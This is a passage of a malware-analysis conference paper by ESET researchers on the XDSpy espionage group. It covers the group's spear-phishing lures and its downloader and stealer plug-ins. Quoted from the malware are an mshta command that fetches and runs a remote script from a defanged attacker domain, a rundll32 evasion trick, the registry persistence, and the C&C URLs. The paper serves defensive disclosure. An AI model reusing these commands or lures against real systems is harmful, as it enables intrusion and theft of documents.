VB2020 localhost

30 September - 2 October, 2020 / vblocalhost.com

XDSPY: STEALING GOVERNMENT SECRETS SINCE 2011

Matthieu Faou & Francis Labelle

ESET, Canada

matthieu.faou@eset.com

ABSTRACT

Rare is the APT group that goes largely undetected for nine years, but XDSpy is just that; a previously undocumented espionage group that has been active since 2011. It has attracted very little public attention, with the exception of an advisory from the Belarusian CERT in February 2020. In the interim, the group compromised many government agencies and private companies in Eastern Europe and the Balkans.

In this paper, we present our analysis of this nine-year-long espionage campaign, active since 2011, but which apparently went dark in February 2020.

With its primary purpose seemingly being cyber espionage, this group stole documents and other sensitive files, such as victims' mailboxes. These outcomes were achieved through the use of the XDSpy malware ecosystem, composed of at least seven components: XDDown, XDRecon, XDList, XDMonitor, XDUpload, XDLoc and XDPass. As our research has not uncovered links with any previously known APT groups, we have attributed this malware toolset to a previously unknown group.

We wish to extend our special thanks to Antti Tikkanen (from *Google*'s Threat Analysis Group) for the initial tip-off and his help during the investigation.

CAMPAIGN

Our research suggests that this group has been active since at least 2011. We noticed it went dark in February 2020, likely after the Belarus CERT published an advisory [1]. However, we cannot exclude the possibility that it switched to a new malware family or is working on a new campaign.

Targets of the XDSpy group are located in Eastern Europe and the Balkans and are primarily government entities, including militaries, ministries of foreign affairs, and private companies. Figure 1 shows the location of known victims according to *ESET* telemetry.




Figure 1: Map of XDSpy victims according to ESET telemetry (Belarus, Moldova, Russia, Serbia and Ukraine).

XDSpy malware is mostly dedicated to reconnaissance and document theft. It also monitors removable devices and exfiltrates interesting documents from them. Surprisingly, XDSpy's developers chose to hard code the full paths of the files to be exfiltrated directly into their stealer executables. Thus, we were able to determine some of the documents that were stolen:

- Entire *Microsoft Outlook* mailboxes (OST and PST files)
- Various documents (PDF, DOC, XLS, etc.) related to each compromised organization:
    - Plane tickets, travel reservations
    - Working documents (research, planning, meetings notes, etc.)
    - CVs.

We also noticed XDSpy operators exfiltrate *Google Chrome* local data (the indexed DB contains data stored locally by a browser script) for a Ukrainian news agency's website by uploading the following file:

```
c:\users\admin\appdata\local\google\chrome\user data\default\indexeddb\https_www.ostro.org_0.
indexeddb.leveldb\current
```

However, we believe this might have been a mistake due to the presence of the `.ost` string in this file path. The `.ost` file extension is generally used for *Microsoft Outlook* mailboxes. XDSpy also exfiltrated documents freely available on the internet such as `QuickStartGuide_SanDiskSecureAccessV2.0.pdf`. This may indicate that not all exfiltration requests are checked by a human operator but rather rely on an automated system.

ATTRIBUTION

After careful research, we were not able to link XDSpy to any publicly known APT group:

- We did not find any code similarity with other malware families
- We did not observe any overlap in the network infrastructure
- We are not aware of another APT group targeting these specific countries and verticals.

Moreover, the group has been active for more than nine years – so, had such an overlap existed, we believe that it would have been noticed, and the group uncovered, a long time ago.

Even though the various malware samples don't show a high level of sophistication in their development, the campaign appears to be well run. Over the nine years of activity, the operators carefully and consistently removed artefacts that could help unmask the developers' or operators' origin. We found only one file path artefact; it was in a malicious *PowerPoint* presentation, but it doesn't provide much information:

```
C:\Users\D1C20~1.ZHU\AppData\Local\Temp\MicrosoftPowerPoint (2).js
```

We also extracted all the PE compilation timestamps from the 53 samples we discovered. Figure 2 shows the distribution of time-of-day from these samples. We believe that the developers might be working in the UTC+2 or UTC+3 time zone, which is also the time zone of most of the targets. We also noticed they were only working from Monday to Friday, suggesting a professional activity.





Figure 2: XDSpy's work hours based on PE compilation timestamps.

TECHNICAL ANALYSIS

Compromise vector

XDSpy operators mainly seem to use spear-phishing emails in order to compromise their targets. In fact, this is the only compromise vector we are aware of. However, the emails tend to vary a bit: some contain an attachment while others contain a link to a malicious file. The first layer of the malicious file or attachment is generally a ZIP archive.

On *VirusTotal*, we found an XDSpy spear-phishing email that contains a malicious ZIP attachment, as shown in Figure 3. It was sent in August 2015 to an employee of minsvyaz.ru, the Russian Ministry of Digital Development, Communications and Mass Media.



Tue 8/25/2015 1:28 AM

ГУВД г. МОСКВЫ <guvdmo.moskva@mail.ru>

Сотрудники склада находок ГУВД обнаружили ваш емайл адрес

To [redacted]@minsvyaz.ru

сканы.zip (752 KB)

Доводим до вашего сведения, что в стол находок при ГУВД поступила папка-скоросшиватель с документами и фотографиями. Внутри папки был тоже бумажник в котором сотрудники склада находок обнаружили ваш емайл адрес. С целью опознания в приложении отправляем сканы некоторых найенных фотографии. В случае если узнаёте потерянные вещи рекомендуется поступить следующим образом: нужно связаться с ГУВД, подать заявление (в заявлении нужно самым подробным образом описать потерянные вещи — особое внимание нужно уделить особым приметам: форме, размерам, весу, цвету), в акте указать свои контактны.

По инструкции все забытые вещи хранятся в течение трех месяцев со дня поступления в стол находок при ГУВД, затем передаются в Госсфонд. За каждые сутки хранения потеряного документа (или вещи) в камере забытых вещей с его владельца взыскивается 10 рублей.

Татьяна Соломатина
Сотрудник склада находок


ГУВД г. МОСКВЫ
бюро находок документов
ул. Маяковского, 31
+7(495) 200-9957
www.guvdmo.ru

Figure 3: Spear-phishing email (partially redacted).

The email roughly translates to:

> Subject: The police Lost and Found department found your email address
>
> The police Lost and Found department received a plastic file folder with photos and documents. Your emails were found inside.
>
> Please check some of the photos in the attachment. If you recognize them you need to contact the police.
>
> All found articles are stored by the police for three months after receipt. For each day the owner will be charged 10 rubles.
>
> Tatiana Solomatina
>
> Lost and Found warehouse employee
>
> Moscow Main Department of Internal Affairs

Inside the archive is a *Microsoft PowerPoint* presentation in the PPSX format, as shown in Figure 4, which is automatically displayed in full-screen mode once opened. The first slide is a photograph of a fire safety certificate.



СИСТЕМА СЕРТИФИКАЦИИ В ОБЛАСТИ ПОЖАРНОЙ БЕЗОПАСНОСТИ

СЕРТИФИКАТ ПОЖАРНОЙ БЕЗОПАСНОСТИ

№ ССПБ. RU. ОП034. Н. 00323

Зарегистрирован в Государственном реестре Системы сертификации в области пожарной безопасности РФ 02.06.2009 г. Действителен до 02.06.2012 г.

Настоящий сертификат удостоверяет, что идентифицированный надлежащим образом образец

Состав теплоизоляционный «RE-THERM»
ТУ 2316-112-00209600-2009

наименование продукции

23 1630
код К-ОКП

---- -- ---
код ТН ВЭД

соответствует требованиям пожарной безопасности, установленным в **НПБ 244-97: группа горючести – Г1 (слабогорючие по СНиП 21-01-97*) при испытаниях на негорючем основании по ГОСТ 30244-94, группа воспламеняемости – В1 по ГОСТ 30402-96 (трудновоспламеняемые по СНиП 21-01-97*), коэффициент дымообразования – Д1 (с малой дымообразующей способностью) по ГОСТ 12.1.044-89 (п.4.18), показатель токсичности Т1 (малоопасные) по ГОСТ 12.1.044-89 (п.4.20)**

обозначение НД

при добровольной сертификации

Сертификат распространяется **на серийный выпуск**

серийное производство; номер, размер и дата выпуска партии, номер и дата контракта поставки; номер единичного изделия

Сертификат выдан **ЗАО «Ареал»**

наименование предприятия, организации

Адрес: ул. Вахитова, д. 6, г. Казань, 420034
Телефон/факс: (843) 227-07-12 ОКПО 54402746

юридический адрес, телефон, факс

Изготовитель **ООО «Инновационные технологии»**

наименование предприятия, организации

Адрес: ул. Вахитова, д. 6, г. Казань, 420034
Телефон/факс: (843) 227-00-98 ОКПО 00209600


юридический адрес, телефон, факс

ДЛЯ СЕРТИФИКАТОВ

М.П.

№ 0228750

Figure 4: First slide of the malicious PowerPoint presentation.


Open Package Contents - Security Warning

Do you want to open this file?

Name: MicrosoftPowerPoint.js
Publisher: **Unknown Publisher**
Type: JScript Script File


While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not open this software. What's the risk?

Figure 5: Warning from Microsoft PowerPoint when the malicious script is executed.

If the victim allows it, by clicking on 'Open' as shown in Figure 5, a malicious script called `MicrosoftPowerPoint.js` is executed. It will check for network connectivity by making an HTTP GET request to `www.yahoo.com`. It checks if the returned page contains the string `imgsrwe4` (for which we didn't find any reference) and if not, it drops XDDown, the XDSpy orchestrator, at a hard-coded location. In this case, the hard-coded path is `%APPDATA%\WINinit\WINlogon.exe`.

Continuing, the script also sets up persistence for the XDDown component by adding an entry in the Windows Run registry key at `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Wininit`. Finally, XDDown is executed.

In 2019 and 2020, we noticed that XDSpy was also sending emails without attachments but with a link, as seen in Figure 6.


From [redacted]
Subject **фотоматериалы по итогам работы**
To [redacted]

11.02.20, 11:01

Добрый день!
Направляю Вам копию письма и фотоматериалы по итогам работы. Нажмите на ссылку, чтобы скачать: фотоматериалы_11.02.2020.zip
Ждём ответа до конца рабочего дня.

Figure 6: Spear-phishing email sent by XDSpy's operators in February 2020.

Roughly translated, the body of the email says:

> Good afternoon!
>
> I am sending you a copy of the letter and photo materials based on the results of the work. Click on the link to download: photo materials_11.02.2020.zip
>
> We are waiting for an answer until the end of the working day.

The URL in the email body contains what appears to be a UUID, to download an archive. The malicious URL (for instance `https://filedownload[.]email/filedownload/download.php?u=<uuid>`) was delivering a piece of JavaScript code that prompts for a file download. If accepted, a ZIP archive whose name is the same as the one displayed in the spear-phishing email is downloaded.

Since December 2019, the operators have also used the domain `downloadsprimary[.]com` in a similar fashion.

This ZIP archive only contains an LNK file, without any decoy document. When the victim double-clicks on it, the LNK executes the following command line:


```
C:\Windows\system32\mshta.exe "javascript:document.write();GetObject("script: https://
filedownload[.]email/filedownload/download2.php?f=<UUID>")"
```

We were not able to retrieve the script delivered by this URL but we did see that the result was XDDown being dropped and executed on the victim's machine.

In February 2020, the XDSpy operators also apparently used spear-phishing emails related to the COVID-19 pandemic. On *Facebook* [2], we found a photo of a printed email that is linked to the group in the Belarusian CERT advisory [1] via the address it was sent from – `niipulm@tut[.]by`. This email address belongs to the Belarusian Republican Scientific and Practical Center for Pulmonology and Tuberculosis [1].

Because the email says that the first cases of coronavirus were confirmed in Belarus a few weeks before the first official case was actually registered, this photo has been shared multiple times on various social networks while it was really an

XDSpy spear-phishing email containing a link to a piece of malware. The printed email, shown in Figure 7, apparently targeted the Belarusian Ministry of Industry. This misinformation was debunked by *tut.by*, a Belarusian news website [3].



От: niipulm@tut.by <niipulm@tut.by>
Кому: <minprom4@minprom.gov.by>
Написано: 12 февраля 2020 г., 15:07:48
Тема: Коронавирус в Беларуси подтвержден
Папка: Входящие / minprom4@minprom.gov.by

По данным на этот момент в Беларуси 6 пациентов с диагностированным новым вирусом (Минск - 3, Витебск - 2, Борисов - 1).

>Приказ министра здравоохранения Владимира Караника<

Симптомы коронавируса напоминают симптомы простуды или гриппа: это насморк, кашель, боль в грудной клетке, конъюнктивит, повышенная температура, головная боль, слабость, тошнота и даже диарея.

Предоставьте информацию об угрозе своим сотрудником.

Телефон "горячей" линии +375 (29) 156-85-65.

Figure 7: Spear-phishing email with COVID-19 hook.

XDDown: the orchestrator[1]

XDDown is the main malware component in the XDSpy toolset, and it manages the various plug-ins responsible for all other functionality. The oldest sample we have found was submitted to *VirusTotal* in August 2011[2]. It was apparently compiled in July 2011 while the most recent samples were compiled and distributed at the beginning of 2020. Both 32- and 64-bit variants exist in the wild. Figure 8 summarizes the various components used in this campaign.



Spearphishing email
The user clicks on the attachment or the malicious link
</>
Malicious .lnk file
Downloads from the C&C server
EXE
XDDown (exe)
Downloads and loads plugins
1
XDRecon
Gathers basic information
2
XDList
Crawls the C: drive
3
XDMonitor
Monitors external devices
4
XDUpload
Exflitrates local files
XDLoc
Gathers nearby Wi-Fi access points
XDPass
Gather browser passwords

Figure 8: XDSpy's malware architecture.

[1] SHA-256: 02A7C7DF31B0A93FC80B053E46DCFA1EEB82EFF79C1C8D802DB31F1D0DB823FD
[2] SHA-256: 1529A6791DA28A19F306D008B5DD13AA0341C7586B0B8B056DB7F9E3C79B31C1

Persistence

As we previously mentioned, XDDown persists using a very standard mechanism: a *Windows* registry Run key (`HKCU\Software\Microsoft\Windows\CurrentVersion\Run\`).

Interestingly, in some cases, the XDDown binary was not executed directly. A trick was used with the *Windows* utility `avpack.dll` [4], probably to try to fool EDR or other security products. For example, we have seen XDDown launched using the following command line:

```
C:\Windows\System32\rundll32.exe advpack.dll, RegisterOCX "c:\windows\system32\SndVol.
exe\..\..\..\Users\admin\AppData\Local\Temp\Usermode COM Manager.exe"
```

Capabilities

XDDown is nothing but a downloader – hence our chosen name. This architecture choice is quite different from what we see in other APT malware frameworks, which tend to be quite complex with a whole set of backdoor commands and a logging mechanism. On one hand, the XDSpy approach is easier to develop but, on the other hand, it is much less flexible for the operators as a new binary needs to be built, downloaded and executed to perform any action on the compromised machine.

Network

XDDown makes regular GET requests to its hard-coded command-and-control (C&C) URL to download its plug-ins, which are *Windows* DLLs. The payloads are divided into three chunks, so three consecutive GET requests are performed. A very distinctive artefact is that the filename extension in these requests is `.xd<i>`, where <i> ranges from 1 to 3 or from 4 for 6. In fact, this provides the basis of the name we chose for the APT group using this malware: XDSpy.

So, for example, the following URLs will be requested:

- `http://officeupdtcentr[.]com/2officeupdate/data/<ID>.xd1?dbx=<GetTickCount value>`
- `http://officeupdtcentr[.]com/2officeupdate/data/<ID>.xd2?dbx=<GetTickCount value>`
- `http://officeupdtcentr[.]com/2officeupdate/data/<ID>.xd3?dbx=<GetTickCount value>`

Then, the three chunks of data received in response are concatenated and decrypted using a two-byte XOR key. From 2011 to 2018, the XOR key was `0x16 0x11` and was changed to `0x31 0x73` in 2019. In the most recent samples, the buffer is then dropped into the file `%APPDATA%\Temp.NET\archset.dat` (hard coded). Finally, it calls the `versionValidation` export of the plug-in using the functions `LoadLibrary` and `GetProcAddress`. Older variants of XDDown embedded a PE loader, but the most recent versions simply rely on these *Windows* APIs.

The ID, contained in the C&C URL, is generated from the computer name, the username, the initial GetTickCount value and XDDown's internal version. It uses a Caesar substitution cipher with a right shift of 1 so, for example, `admin` is encoded into `benjo`. The final ID is made up of these four shifted values separated by underscores. In the samples we analysed, the version value ranged from `V1` to `V7` and, in the latest version, which we believe is 12, the version string is just C (12 in hexadecimal representation).

Even if the User-Agent is hard coded, the XDSpy developers are apparently using actual, real-world values. For instance, the latest versions use the following User-Agent: `Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/537.36`.

Evolution


We have noticed only minor modifications in the samples between 2011 and 2020. The hard-coded filenames have changed, but the network protocol remains essentially the same. In 2013, some string obfuscation started to be added by first using string-stacking and then also shifting the characters with various offsets. Finally, most of the *Windows* API functions are resolved dynamically, probably in order to try to thwart detections.

Document stealers

Document stealer plug-ins are downloaded, dropped in `%APPDATA%\Temp.NET\archset.dat` (this path might be different in other samples), and loaded by XDDown. They all are *Windows* DLLs with a single export named `versionValidation`.

There is no persistence for any plug-ins, so they need to be re-downloaded every time the user logs in. The samples are apparently compiled just before delivery and the XDSpy operators seem to add and remove code on the fly. This is necessitated by the absence of backdoor commands, as all malicious actions must be hard coded in a plug-in.

Most document stealer plug-ins have a kill switch. They exit if the current system time is after some hard-coded limit – for example, November 2020, as shown in Figure 9.



```
unsigned __int64 __stdcall f_ValidateCurrentTime()
{
    unsigned __int64 year; // rax
    struct tm *curr_date; // [rsp+20h] [rbp-18h] MAPDST
    __time64_t a1[2]; // [rsp+28h] [rbp-10h]

    a1[0] = time(0i64);
    curr_date = lib_localtime(a1);
    year = (curr_date->tm_year + 1900);
    if ( year == 2019 )
        return year;
    if ( curr_date->tm_year != 120 )            // year != 2020
        exit(0);
    year = curr_date;
    if ( curr_date->tm_mon > 11 )
        exit(0);
    return year;
}
```

Figure 9: Kill switch if the hard-coded date has passed.

We were able to distinguish four main types of stealer plug-ins that are generally executed in the same order as listed below. They all communicate with the C&C server using the HTTP protocol.

XDRecon[3]

This is the most basic type of stealer plug-in. It gathers basic information about the victim machines (computer name, username, volume serial number) and writes it in `%APPDATA%\Temp.NET\hdir.dat`. It uploads this file to the C&C server and finally deletes it before exiting.

XDList

XDList gathers information about the computers' files. It starts by recursive enumeration of all files on the `C:` drive, then writes the path of 'interesting' files to `%APPDATA%\Temp.NET\list.dat`. Some folders, such as Program Files, Windows, Temp or Temporary Internet Files, are not crawled, probably in order to reduce the number of files reported. Table 1 lists the file extensions that this plug-in deems interesting.

File extension	Description – related software
`.accdb`	Microsoft Access
`.mdb`	
`.doc`	Microsoft Word
`.docm`	
`.docx`	
`.xls`	Microsoft Excel
`.xlm`	
`.xlsx`	
`.xlsm`	
`.odt`	OpenDocument Text
`.ppt`	Microsoft PowerPoint
`.pptm`	
`.ppsm`	
`.pptx`	
`.sldm`	
`.ost`	Microsoft Outlook (mailboxes/emails)
`.pst`	
`.msg`	
`.eml`	
`.pdf`	Portable Document Format
`.wab`	Windows Address Book

Table 1: Extensions reported by XDList.

[3] SHA-256: EECC34C52ECC1A46AB63BA0F9948ECC367C15850BCEF0ED55987EEF9BFEE077B

It will also exclude files for which the filename contains one of these substrings: `.lnk`, `.wab~`, `~`, `winword.doc`, `winword2.doc`, `license`, or `eula`. Once the crawl is finished, the list of interesting files is sent to the hard-coded C&C server.

Finally, it will report some more information to the C&C server:

